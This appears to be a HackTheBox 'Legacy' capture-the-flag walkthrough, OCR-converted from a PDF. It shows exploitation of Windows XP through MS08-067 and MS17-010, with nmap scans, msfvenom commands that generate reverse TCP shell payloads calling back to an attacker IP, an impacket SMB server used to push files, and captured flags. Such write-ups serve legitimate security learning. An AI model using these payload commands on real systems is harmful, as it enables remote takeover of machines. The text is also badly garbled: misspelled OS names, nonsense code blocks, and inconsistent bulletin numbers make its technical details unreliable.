Legacy

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Don't forget to give me RESPECT on my Hackthebox profile. Thank you! Any comments let me know.

https://www.hackthebox.eu/home/users/profile/186209

Introduction

It is a machine with easy level according to Hackthebox, this because it is an easy level in the intrusion phase and a easy level in the privilege escalation.

It involves the exploitation of vulnerability MS08-67 and MS17-010 which allows remote code execution, which once exploited has admin permissions.

Tools and some interesting topics

- Nmap
- SMB
- MS08-067
- MS07-010

Enumeration

Run the commad nmap to run a first scan

nmap -p - --open -min-rate 1500 -sV -O -oG InitialPorts legacy.htb.mx

We found 2 ports:

- 139
- 445

We run a second scan to see the default versions and scripts

nmap -p139,445 -sC -sV -oX PortsVersions legacy.htb.mx

```
A Computer name: LEGCY, NetBIOS user sunknowns, NetBIOS MAC: 00:50:56:b9:b1:3c (VMware)

Simbows XP (Windows 2000 LAN Manager)

OS CPE: (Sindows XP)

Simbows XP (Windows 2000 LAN Manager)

OS CPE: (Sindows XP)

Simbos-discovery:

OS: (Windows XP)

OS: (Windows XP)

Simbos-discovery:

OS: (Windows XP)

OS: (Windows XP)

Simbos-discovery:

OS: (Windows XP)

OS: (Windows XP):

Computer name: LEGACY, X00

Workgroup: HTB:X00

System time: 2020-07-10104:00:49+03:00

Smb-security-mode:

account used: guest

authentication level: user

challenge response: supported

message signing: disabled (dangerous, but default)

Smb2-time: Protocol negotiation failed (SWE)

ervice detection performed. Please report any incorrect results at https://nmap.org/submit/.

map done: 1 P address (1 host up) scanned in 59.68 seconds
```


We run a third scan but only to the samba service to check if it is vulnerable to any NMAP script and we find that it is vulnerable to two exploits.

```
A Description of the process of the
```

Exploiting

MS07-068

Reviewing in google we find the exploit of the user UserXGnu we download it and we will modify it later so that it works with our IP's.



Reviewing it we need to create our shell for it to work properly. So we create our shell with msfvenom with the following command.

msfvenom -p windows/shell_revers_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -b " $\times 00 \times 0a \times 0d \times 5c \times 5f \times 2f \times 2e \times 40$ " -f c -a x86 --platform windows

-p payload to use, in this case we need a reverse tcp shell

LHOST the ip where we will send the shell

LPORT the port where we will use to listening

EXITFUNC the exiting method, which chooses if you want to close the whole

process or just the relevant thread (useful when performing Buffer

Overflows and you don't want the application to crash after you have exploited it)

- **-b** Avoid using any "bad" bytes so that the shellcode is not truncated or the application crashes.
- **-f** format option to simply specify the output format.
- -a select operating system architecture
- **--platform** select the operating system platform

```
A Process politions/included publication of the process of the pro
```

We listen and then execute our script. And we have our shell!!

Now we mount our smb server to export the whoami.exe file to see who we are in the system. And then we download it to the victim machine.

```
A be /home/pablo/Doc/H/Machine R/Le/content on at P master 764 x 1 cml movement took w 1m 15s to whoami.exe took whoami.exe took w 1m 15s to smbserver.py a . Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 48324FC8-1670-01D3-1278-5A478FCE188 V:3.0
[*] Callback added for UUID 68FFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.4,1037)
[*] AUTHENTICATE MESSAGE (), LEGACY)

[*] User \LEGACY authenticated successfully
[*] :::00::4141414141414141
[*] Unknown level for query path info! 0x109
[*] Disconnecting Share(1:FCS)
[*] Consing down connection (10.10.4,1037)
[*] Remaining connections []
```

After downloading it, we run it and see that we are nT authority and it only remains to see and search for the flags.

```
C:\>copy \\10.10.14.51\whoami.exe
copy \\10.10.14.51\whoami.exe
The system cannot find the path specified.
C:\>copy \\10.10.14.51\a\whoami.exe
copy \\10.10.14.51\a\whoami.exe
1 file(s) copied.

C:\>whoami.exe
whoami.exe
NT AUTHORITY\$Y$TEM
```

USER FLAG

ROOT FLAG


MS17-010

Reviewing in google we find the exploit of the user <u>helviojunior</u> we download it and we will use it later so that it works with our IP's.

This exploit needs a shellcode file so again we will use msfvenom to create an exe file. To create it we use the following command:

msfvenom -p windows/shell_revers_tcp LHOST=10.10.14.51 LPORT=4444 EXITFUNC=thread -f exe -a x86 --platform windows -o reverse.exe

We execute the exploit indicating the victim's ip and our exe file. And we listening.



And we have our shell!!!

Only remains to see and search for the flags.

```
:\Documents and Settings\john>dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B
Directory of C:\Documents and Settings\john
16/03/2017 08:33
16/03/2017 08:33
16/03/2017 09:19
16/03/2017 08:33
                                       Favorites
16/03/2017 08:33
16/03/2017 08:20
                                       My Documents
Start Menu
                      <DTR>
               0 File(s)
                                        0 bytes
               6 Dir(s) 6.297.432.064 bytes free
:\Documents and Settings\john>cd Desktop
d Desktop
:\Documents and Settings\john\Desktop>type user.txt
type user.txt
69af0e4f443de7e36876fda4ec7644f
:\Documents and Settings\john\Desktop>
```

USER FLAG

```
69af0e4f443de7e36876fda4ec7644f
:\Documents and Settings\john\Desktop>cd ..
:\Documents and Settings\john>cd ..
check ...
Coded' is not recognized as an internal or external command,
operable program or batch file.
:\Documents and Settings\john>cd Administrator
cd Administrator
ccd' is not recognized as an internal or external command,
pperable program or batch file.
:\Documents and Settings\john>cd Administrator
d Administrator
he system cannot find the path specified.
:\Documents and Settings\john>cd ..
::\Documents and Settings>cd Administrator
:\Documents and Settings\Administrator>cd Desktop
:\Documents and Settings\Administrator\Desktop>type root.txt
 pe root.cxe
03442d258b0e0ec917cae9e695d5713
\Documents and Settings\Administrator\Deskt
```

ROOT FLAG